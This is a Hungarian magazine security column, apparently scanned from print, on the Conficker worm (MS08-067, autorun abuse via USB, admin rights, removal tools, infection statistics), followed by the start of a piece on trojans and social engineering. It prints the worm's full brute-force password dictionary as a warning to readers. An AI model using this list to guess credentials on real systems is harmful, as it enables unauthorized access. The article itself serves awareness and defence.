Isodor Biztonsági Központ:
www.isbk.hu

KI AZ ÚR A RENDSZERBEN?


Az admin jogosultság bosszúja

Sorozatunk tizenkilencedik epizódjában a Conficker kártevőről fogunk beszélni. Bár a Microsoft a trafficconverter.biz-ből próbálja betűcsereberékkel eredeztetni a féreg elnevezését, sokkal valószínűbb, hogy az mégis inkább a konfigurációs állomány „szétbarmola" miatt ered a nem túl szalonképes német ficken igéből. A fertőzés hatásait és okait kutatjuk az alábbiakban.

Egy friss tanulmány szerint a 2008-as esztendőben történt Windows-sebezhetőségek döntő hányada megelőzhető, vagy hatása csökkenthető lett volna, ha a felhasználók többsége nem használná állandóan adminisztrátori jogosultságokkal a windowsos számítógépét. A böngészés közben begyűjtött kártékony kódok az ilyen gépeken adminjoggal tudnak garázdálkodni, és ezzel jelentős biztonsági kockázatot okoznak. Egy Linux vagy OS X rendszeren nincs ilyen jellegű „véletlen" kódfuttatás, kéretlen telepítés, hiszen ott üzemszerűen sosem rendszergazdaként használjuk a gépet, hanem csak bizonyos, kulcsfontosságú műveletek alkalmával – például telepítéskor – hajtunk végre adminisztrátorként parancsokat.

A Vista esetében már történt előrelépés – ez a közutálatnak örvendő UAC –, de a legelterjedtebb Windows, az XP alatt sajnos csak kevesen használnak ehhez hasonló megoldásokat. Ilyen például a Microsoft DropMyRights programja (**hopp.pcworld.hu/5511**), amely egy adott alkalmazás elindítása után eldobja annak adminisztrátori jogát, és az a továbbiakban jóval veszélytelenebbül, felhasználói szinten fut. Az így futtatott program – például egy webböngésző – már jóval kevésbé jelent veszélyt a rendszerünkre, ha megfertőződik valamivel.

A DropMyRights, illetve a Vista UAC-jének elkészítése nem feltétlenül a túlzott óvatosság következménye, ugyanis a támadások jelentős része alapoz arra, hogy a betolakodók teljes mértékben hozzáférhetnek a megtámadott géphez, a Windows rendszerfájljaihoz. Emiatt tehát minden internetelérésssel rendelkező alkalmazásunknál – levelező, böngésző, chat, VoIP telefonok stb. – érdemes lenne használni valamilyen jogosultságbeli korlátozást. Persze elviekben mindez szép és jó, de a dolognak két oldala van. A probléma megfelelő megoldásához az is szükséges lenne, hogy a Windows-programozók ne írjanak olyan felhasználói programokat, amelyek csak és kizárólag adminisztrátori jogosultságokkal futtathatók.




A Confickerrel fertőzött USB-kulcs a Windows saját beállítóablakát indítja el, igaz, kissé megpatkolva: az első sor ugyanis a vírust indítja, holott úgy látszik, mintha csak az eszköz gyökérmappájába lépnénk be vele

Jót teszünk magunkkal, ha totálisan lekapcsoljuk a külső eszközökhöz tartozó Autoplay funkciót. Az alapértelmezetten induló automatikus végrehajtás komoly biztonsági rést nyit a Windowson


Frissítési vetület

Kritikus hiba – akad-e valaki, akinek ez a szalagcím egy sosem hallott mondatként hangzik? Talán arra már jobban felkapnánk a fejünket, hogy „ma egy hibát sem találtak az Windowsban". Sok esetben olyan kritikus minősítésű sérülékenységet fedeznek fel, amelyet egy speciálisan megformázott állománnyal lehet kihasználni, és ha ezt a gyanútlan áldozat megnyitja, távoli kód végrehajtása válik lehetségessé – ami ugye nem hangzik túl jól, és ráadásul a felhasználók zöme adminisztrátori jogokkal rendelkezik. Szerepe szerint a Microsoft ilyenkor azt tanácsolja, hogy a hiba kijavításáig csak megbízható forrásból származó dokumentumokat nyissunk meg. Nem szabad igazságtalannak lenni, fizikailag gyakorlatilag elképzelhetetlen, hogy egy ekkora kódban sose fedezzenek fel újabb és újabb sebezhetőséget.


A minden hónap második keddjén alkalmazott „foltozó kedd" (Patch Thuesday) hivatott a biztonsági hibák elleni javítások megjelentetésére. Ez viszont relatíve elég ritka alkalom, hiszen a támadók sokszor egy egész hónapot nyernek az exploitok (*ld. múlt havi cikkünket*) kihasználására, és ezt




A Vista a beleegyezésünket kéri a művelet végrehajtásához. Itt léphetünk közbe, ha azt mégse mi kezdeményeztük



Minden, amit fontos tudni a kártevőről. Jól látszik, hogy az erős jelszóval ellátott, a biztonsági javításokat rendszeresen alkalmazó és naprakész antivírus programmal védett gépek nincsenek veszélyben



Ha minden Windows XP-felhasználó igénybe venne egy, a DropMyRightshoz hasonló segédprogramot, nagyságrendekkel javulhatna a biztonság



Jól látható, hogy a 2008 novemberében induló Conficker kártevő egyre növekvő érdeklődést generált a Google keresőben

Number of IPs	Registered Country of the IP
1388	Sweden
1394	Peru
1555	Yemen
1669	Canada
1723	Hong Kong
1803	Czech Republic
1906	Sri Lanka
2178	Croatia
2179	Austria
2249	Moldova
2486	Lithuania
2839	Ecuador
2971	Slovakia
3127	Bosnia and Herzegovina
3269	Jordan
3451	Vietnam
4310	Portugal
4423	Saudi Arabia
4666	Spain
4895	Japan
5572	Iran
5763	Republic of Macedonia
6758	Poland
6822	Hungary
6900	Bulgaria
7857	United Kingdom
7973	Pakistan
8088	France
8328	Turkey
10249	Venezuela
10527	Mexico
10683	.EU
11779	United States (1.17%)
12629	Kazakhstan
14785	Colombia
15697	Germany
16154	Taiwan
16924	Philippines
17285	Malaysia
17312	Thailand
17322	Chile
21263	Indonesia
36070	Argentina
39156	Romania
39712	Italy
39731	South Korea
63939	Ukraine
64035	India
120197	Brazil (11.9%)
139934	Russia (13.9%)
152016	China (15.1%)
1005941	

Az F-Secure blogja részletesen közölte, mely országokban található weboldalakat észleltek fertőzöttnek

a laza időszakot csak egy gyorsan kiadott, rendkívüli frissítés mérsékelhetné. Úgy tűnik, ez a kiszámítható havi patch-rendszer nem igazán váltja be a korábban hozzáfűzött reményeket.

A Microsoft MS08-067-es számú biztonsági figyelmeztetésére már 2008 októberében kiadták a javítást. Úgy tűnik, ezt sokan mégsem töltötték le, illetve nem futtatták a gépükön. De miért is nem frissíti valaki a számítógépét? Ennek oka lehet egyfelől a lustaság, talán ez a legjellemzőbb. Azonban nem kevés azoknak a száma sem, akik világszerte lopott operációs rendszert használnak, és emiatt nem férhetnek hozzá a rendszeres biztonsági javításokhoz. Ez az illegális szoftvereket használó egyes térségeket, például Kínát és Oroszországot hozhatja igen nehéz helyzetbe.

Éles autorun, gyenge jelszavak

Már a korábbi évek Sony rootkites botrányainál is látszott, hogy a külső adathordozókon levő programok automata indítását lehetővé tevő autorun funkció akkor jó, ha ki van kapcsolva, mondhatni „a halott autorun a jó autorun”.

A Conficker kapcsán egy igen fontos momentum, hogy a féreg az autorun folyamat manipulálásával külső USB-eszközök révén is tud fertőzni.


A mai kártevők készítőit senki sem nevezheti kontároknak, szó sincs fércmunkákról; tudatosan és tervszerűen fejlesztenek, programoznak. Sokszor a csalinak szánt alkalmazások még vonzó, esztétikus külsőt is kapnak – ezt már sokan megtapasztalhatták a hamis antivírus programok esetében. Üveghatású gombok, gyárinak ható menüstruktúra, igazinak tűnő weboldal, mély hálózati ismeretek. Igen jelentős erőfeszítéseket tesznek továbbá, hogy minél nehezebb legyen mentesíteni a megfertőzött gépeket.

Sőt, a Conficker féreg egy kicsivel még ennél is továbbmegy. A kártevő készítői nem spóroltak az ötletekkel, és egy olyan leheletfinom social engineering trükköt is bevetettek, ami csak keveseknek fog feltűnni. A fertőzött USB-egység behelyezése után egy, az eredeti Windows hibaüzenethez hasonló, de valójában hamis rendszerüzenet-ablakot jelenít meg. Az ebben megjelenő első sor látszatra csak megnyitná az USB-kulcs gyökérmappáját, ám ha rákattintunk, valójában a vírust indítjuk el, azaz mi magunk segédkezünk a Conficker „telepítésében”. Úgy tűnik, már csak emiatt is érdemes az összes külsős eszköz autoplay, autorun futtatási lehetőségeit korlátozni.

A féreg egy alaposan „összekutyult” szöveget ír az autorun bejegyzésbe, amely első ránézésre a Windows mindenek felett álló, biztonságos rendszerkomponensét indítja el. Valójában ez a Windows-komponens – az automatikus indítási beállításokat bekérő ablak – az átadott paramétereknek megfelelően a felhasználóval indíttatja el a férget.

„Mindenki inkább kapcsolja ki az automatikus futtatást az USB-s eszközeinél” – olvashatjuk internetszerte a jó tanácsokban. Aztán sokszor csak később, kínos módon derül ki, hogy nem mindegyik tippben leírt beállítás kapcsolja ki teljesen és véglegesen az autorunt, ezért további, pótlólagos kézi állítgatások, Registry-kulcsok módosítása szükséges a nyugalomhoz. Éppen emiatt adott ki a CERT egy részletes autorun-leállítási útmutatót (**hopp.pcworld.hu/5510**), hogy a kialakult helyzetben ezzel is segítsen a felhasználóknak.


Korábban már beszéltünk róla, hogy a megfelelő minőségű jelszó kiválasztása is gondot okoz sokaknak, és akkor a kívánatos, el nem végzett legalább negyedéves cserélgetésről még nem is ejtettünk szót. Pedig a Win32/Conficker féreg megadja az apropót hozzá: nemcsak a MS08-067-es biztonsági közleményben ismertetett Windows-sebezhetőség a lehetséges behatolási pont, de a rendszerszintű megosztásokhoz használt túl egyszerű, és így a féreg által szótárral könnyen kitalálható jelszavak is.



Néha jól jönnek a gyorsan és kényelmesen használható egyedi mentesítő célalkalmazások. A jelentősebb kártevők ellen a www.eset.hu oldalon találhatunk ingyenes segédprogramokat, és természetesen a Conficker-irtó is szerepel a repertoárban

Máris jelentkeztek károk

Egyes jelentések szerint már közhivatalokban, kórházakban is felbukkant, és a szakemberek tömeges elterjedésétől tartanak. Voltak incidensek ausztriai magánbankban, sőt



Az ESET EConfickerRemover programjának segítségével a fertőzést egyszerűen megszüntethetjük

Bulgáriában minisztériumi és rendőrségi gépeknél is kalamajkát okozott. Mindenesetre vállalati környezetben rendkívül bosszantó lehet, ha a féreg sűrű jelszópróbálgatása miatt a valódi, legitim felhasználókat zárja ki a hálózat a sikertelen kísérletek miatt – itt külön utánajárás, rendszergazdai közbelépés szükséges, hogy az illető ismét munkába tudjon állni. Persze ennél már csak egy rosszabb: ha a gyenge jelszó miatt mégis sikerül a kártevőnek belépnie a nevünkben.


Egyéb veszélyek

A Conficker működése során törli a felhasználó által létrehozott rendszervisszaállítási pontokat, ez pedig sokaknak lehet szerfelett kellemetlen.

A megtámadott számítógépen a vírusoknak, férgeknek az egyik elsődleges célpontjai a megosztott mappák. Ezzel nemcsak a helyi hálózaton, hanem peer-to-peer (P2P) kapcsolatokon keresztül is képesek terjedni. Egyes Conficker-variánsok megpróbálják blokkolni a víruskeresők weboldalait, valamint kulcsfontosságú Windows-szolgáltatásokat is megkísérelnek kikapcsolni. Azoknak az állományoknak és szervizfolyamatoknak, amiket a kártevő hoz létre, igyekszik minél megtévesztőbb nevet adni, a véletlenszerűtől kezdve egészen a „system, Windows, shell, network, boot, config" stb. elnevezésekig. Bár kártevők az összes operációs rendszer alatt léteznek, érdemes megjegyezni, hogy döntő többségük mégis csak a Windowsok alatt működik. Ez a helyzet sok okra vezethető vissza, és ezek boncolgatása túl messzire vezetne, mindenesetre a fertőzések terjedésének szempontjából is kedvezőbb az az állapot, ha minden gépen egyforma operációs rendszer fut, amely széles körben és tömegesen elterjedt szoftver; a felhasználók nem használnak megfelelő jogosultságkezelést, illetőleg minden feladatukat adminisztrátorként végzik.

Oktatás

A dolgok lényege azonban, hogy bármelyik rendszert is használjuk, tudás, ismeret és képzés nélkül nincs esélyünk hosszú távon hatékonyan felvenni a küzdelmet a támadásokkal, amelyeket már nem elszigetelt, feltűnést kereső őrültek intéznek ellenünk, hanem a szervezett bűnözés igyekszik személyes adatainkat, jelszavainkat, bankkártyánk számát, online játékba való belépési kódjainkat megszerezni. És itt a képzés nemcsak a diákokat érinti, hanem a tanároknak is folyamatosan képben kell(ene) lenniük a veszélyekkel, és ezek elhárítási lehetőségeivel, az esetleges incidensek kezelési módjaival is.



eset We Protect Digital Worlds™

ThreatSense.Net - Regional Breakdown

Country: Ukraine

Month: January Year: 2009

Threat Name	Detections
1. Win32/Conficker.AA	10.68 %
2. INF/Autorun.gen	6.22 %
3. INF/Autorun	4.20 %
4. Win32/Conficker.AE	3.84 %
5. Win32/VB.NUB	2.59 %
6. Win32/Packed.Autoit.Gen	2.35 %
7. Win32/Conficker.X	1.84 %
8. Win32/Agent	1.55 %
9. Win32/Conficker.A	1.36 %
10. Win32/PSW.OnLineGames.NMY	1.24 %

Additional Information	
Percentage of this country/region from total detections:	0.33 %

Állítólag a féreg első változata nem fertőzte meg a gépet, ha ukrán billentyűzetkiosztást talált. Mégis a ThreatSense.Net rendszer szerint így fest a 2009 januárjában Ukrajnában tomboló kártevők top 10-es listája. A sok ok közül biztosan az egyik legfontosabb az illegális, épp ezért nem frissített Windows rendszerek nagy száma

0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 11, 12, 21, 22, 33, 44, 55, 66, 77, 88, 99, 111, 123, 222, 321, 333, 444, 555, 666, 777, 888, 999, 1111, 1234, 2222, 3333,4321, 4444, 55555, 6666, 7777, 8888, 9999, 11111, 12321, 12345, 22222, 33333, 44444, 54321, 55555, 66666, 77777, 88888, 99999, 111111, 123123, 123321, 123456, 222222, 333333, 444444, 555555, 654321, 666666, 777777, 888888, 999999, 1111111, 1234567, 2222222, 3333333, 4444444, 55555555, 6666666,7654321, 7777777, 8888888, 9999999, 11111111, 12345678, 22222222, 33333333, 44444444, 55555555, 66666666, 77777777, 87654321, 88888888, 999999999, 123456789, 987654321, 1234567890, 1234abcd, 1234qwer, 123abc, 123asd, 123qwe, 1q2w3e, a1b2c3, aaa, aaaa, aaaaa, abc123, academia, access,account, Admin, admin, admin1, admin12, admin123, adminadmin, administrator, anything, asddsa, asdfgh, asdsa, asdzxc, backup, boss123, business,campus, changeme, cluster, codename, codeword, coffee, computer, controller, cookie, customer, database, default, desktop, domain, example,exchange, explorer, file, files, foo, foobar, foofoo, forever, freedom, fuck, games, home, home123, ihavenopass, Internet, internet, intranet,job, killer, letitbe, letmein, Login, login, lotus, love123, manager, market, money, monitor, mypass, mypassword, mypc123, nimda, nobody, nopass, nopassword, nothing, office, oracle, owner, pass, passl, passl2, pass123, passwd, Password, password, password1, password12, password123, private, public, pw123, qlw2e3, qazwsx, qazwsxedc, qqq, qqqq, qqqqq, qwe123, qweasd, qweasdzxc, qweewq, qwerty, qwewq, root, root123, rootroot, sample,secret, secure, security, server, shadow, share, sql, student,super, superuser, supervisor, system, temp, temp123, temporary, temptemp, test, test123, testtest, unknown, web, windows, work, work123, xxx, xxxx, xxxxx, zxccxz, zxcvb, zxcvbn, zxcxz, zzz, zzzz, zzzzz

Ha nem szeretnénk bajba kerülni, akkor ne ezek közül a gyenge jelszavak közül válasszunk!

Nyilván szerepet játszik ebben a tömeges fertőzésben az is, hogy míg egy autótulajdonosnak valamennyire értenie kell az autójához – nincs jogosítvány az előírt műszaki ismeretek vizsgával való bizonyítása nélkül -, ezért mondjuk nem rak kockacukrot vagy vizet a saját benzintankjába. Azonban sok számítógép-felhasználó a legnagyobb nyugalommal ül oda a minimálisnál is kevesebb körültekintéssel, tudással, odafigyeléssel gépe elé, pedig pár egyszerű alapszabályt muszáj lenne nekik is betartaniuk. Tudomásul kell venni, hogy a számítógép nem kenyérpirító, kezelését és használatát alaposan meg kell tanulni, különben magunknak és másoknak is rengeteg kárt és bosszúságot okozhatunk tudatlanságunkkal.

A megfelelő ismeretek hiányára utal az is, hogy a Conficker pár nap alatt több millió gépet fertőzött meg. A jelentős mennyiségű fertőzés miatt az ESET egy külön mentesítő segédprogramot is a kiadott a nagyközönségnek (**www.eset.hu/viruslabor/ingyeneseltavolitok**). E szoftver segítségével a Conficker által megtámadott windowsos gépeket tisztíthatjuk meg. Az EConfickerRemover.exe egy parancssoros célprogram, amellyel egyszerűen mentesíthetjük a számítógépet. Először a memóriában ellenőriz, és ha ott nem talál semmit, rákérdez, hogy fusson-e tovább az ellenőrzés. Ha akár a memóriában, akár a merevlemezen fertőzést talált, akkor törli a kártevőt, és a sikeres mentesítés után javasolja a számítógép újraindítását.

Végszó

Nem igazán volt jellemző az utóbbi években, hogy a Sircam, a LoveLetter és a Blaster után világszerte nagy mértékben elterjedt kártevő ennyire magára irányítsa a figyelmet, azonban úgy tűnik, a Confickernek ez most mégis sikerült. A nem megfelelően elvégzett vagy egyszerűen kihagyott beállítások, a felhasználói szokások és elégtelen szakmai ismeretek idővel szépen visszaütnek. A Conficker – aminek immár saját Wikipédia szócikke is van – rendületlenül tör előre és működéséhez a McAfee kutatói szerint a Metasploit egyik modulját is felhasználja. A féreg készítői gyaníthatóan profik, akik nemcsak a programozáshoz értenek, hanem a hálózati protokollok területén is otthonosan mozognak. Nem tudni, mi van még a Conficker programozóinak tarsolyában, de félő, lesz még pár meglepetésük.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István,
vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

Amint a mellékelt VirusTotal eredménytáblázatból látjuk, szinte nincs is olyan vírusvédelmi alkalmazás, amelyik ne jelezne a Confickerre. Azt viszont szomorúan konstatálhatjuk, hogy az AV-gyártók vagy tízféle elnevezéssel is jelzik ugyanazt a kártevőt

KAPCSOLÓDÓ WEBOLDALAK

A CERT autorun-kikapcsolási útmutatója: **hopp.pcworld.hu/5510**
Az ESET magyar nyelvű víruslexikona: **www.eset.hu/virus**
A Microsoft DropMyRights segédprogramjának honlapja: **hopp.pcworld.hu/5511**

MEGTÉVESZTŐK ÉS MEGTÉVESZTETTEK


Újabb social engineering fejezetek

Sorozatunk elérkezett a huszadik részhez. Ezúttal ismét a social engineering, azaz a megtévesztés vizeire evezünk. Egy röpke pillanatra visszanyúlunk a történelmi korokba, hogy utána rögtön a legfrissebb csalási módszereket, trükköket tekinthessük át.

A trójai falovak manapság már messze gyakoribbak, mint Homérosz korában, napjainkban leginkább számítógépeinket támadják. Ezek a trójaiak olyan programok, amelyek valami mást csinálnak, mint amit magukról eredetileg állítanak. Ez a „más" nem minden esetben okvetlenül romboló vagy káros, de sok esetben igen: az ilyen szoftverek fájlokat törölnek, felülírják a merevlemezt, vagy távoli hozzáférést biztosítanak a rendszerhez a támadónak. Egy klasszikus trójai általában tartalmaz egy billentyűleütés-naplózót (keylogger) is, amelyet készítői játéknak vagy valamilyen hasznos segédprogramnak álcáznak. Az efféle trójaiakat sokféle céllal alkalmazhatják: biztosíthatnak rejtett távoli elérést (backdoor) egy adott számítógéphez, ellenőrizhetik a billentyűleütéseket, valamint specializálódhatnak jelszavak, banki információk, személyes adatok ellopására – a legtöbb kémprogram ez utóbbi kategóriába esik. De honnan a név, miért pont trójai és miért faló? Ehhez tegyünk egy icipici kerülőt a történelemórák világába. A görögök *Odüsszeusz* ravasz tanácsára építették azt a mondabeli híres, fából készült hatalmas lovat, amelynek belsejében a legbátrabb görög harcosok rejtőztek el. A falovat a csatamezőn hagyták, majd hajóikkal cselesen visszavonulást színleltek. A trójaiak *Kasszandra* és *Laokoón* figyelmeztetése ellenére bevontatták a falovat a városukba, a hatalmas és bevehetetlen falak mögé és örömünneplésbe kezdtek, nehéz boros kupáikat a váratlan győzelemre sokszor emelték és itták ki. És ez lett a vesztük, mert az éjszaka leple alatt a görög harcosok csendesen kimásztak a faló belsejéből, megnyitották a város kapuit és a beáramló görög seregek sok évnyi hiábavaló háborúskodás után végül mégis elfoglalhatták Trója városát – igaz, nem erővel, hanem ésszel.

Történelmi példák: mit tegyünk, ha ki akarnak minket éheztetni?

Ehhez *Fehér M. Jenő* Besenyő ős-történet című munkájából idézünk egy részt. „Értettek a nyílt síkon dúló harc mellett a várostromhoz is, de főleg körülzárással vágták el az erődítményeket a külvilágtól, kiéheztetve a várvédőket. Így történt 995-ben is, amikor kihasználták Belgorod vára környékét és a szokásos türelemjátékkal kiéheztették a lakosságot. Már-már feladták a várat, de egy öreg és ravasz tanácsosnak az az ötlete támadt, hogy pár utcában, a várkapuhoz közel zsúfoljanak fel minden élelmet, tereljék oda a még megmaradt vágómarhát és látszólag hanyagságból engedjenek beosonni a várba kémeket. Így is történt, s mikor a kémek beljebb is akartak hatolni az üres utcákon, egyszeriben megrohanták őket, de egyben futni is engedték, hogy jelentést tehessenek főnökeiknek. Így aztán [azok] áradoztak az élelmiszerbőség felől. Erre a jelentésre a besenyő had elvonult a vár alól, feladva az ostromot." Most pedig megnézzük, mi köze mindennek a mai kártevő-terjesztési módszerekhez.




A Bitkom Német Fejlett Technológiai Szövetség felmérése szerint a német internetezők 19 százaléka egyáltalán nem használ vírusirtót a számítógépén, és 54 százalékuknak nincsen telepítve tűzfala. Ha még ehhez hozzávesszük az elhanyagolt biztonsági frissítéseket, akkor látható, hogy ezek az emberek tálcán kínálják gépüket az online bűnözőknek


Többet ésszel, mint fűrésszel

Semmi sem állandó, csak a változás maga – szól a Hérakleitosz-idézet nagyon is találóan, rámutatva arra, hogy a kártevők elleni védekezés semmiképpen nem egy kőbevésett statikus szabályrendszer, hanem egy naponta változó, milliónyi trükköt, emberi gyengeséget kihasználó megtévesztés, sok leleménnyel és mindig új megnyilvánulási formákkal.

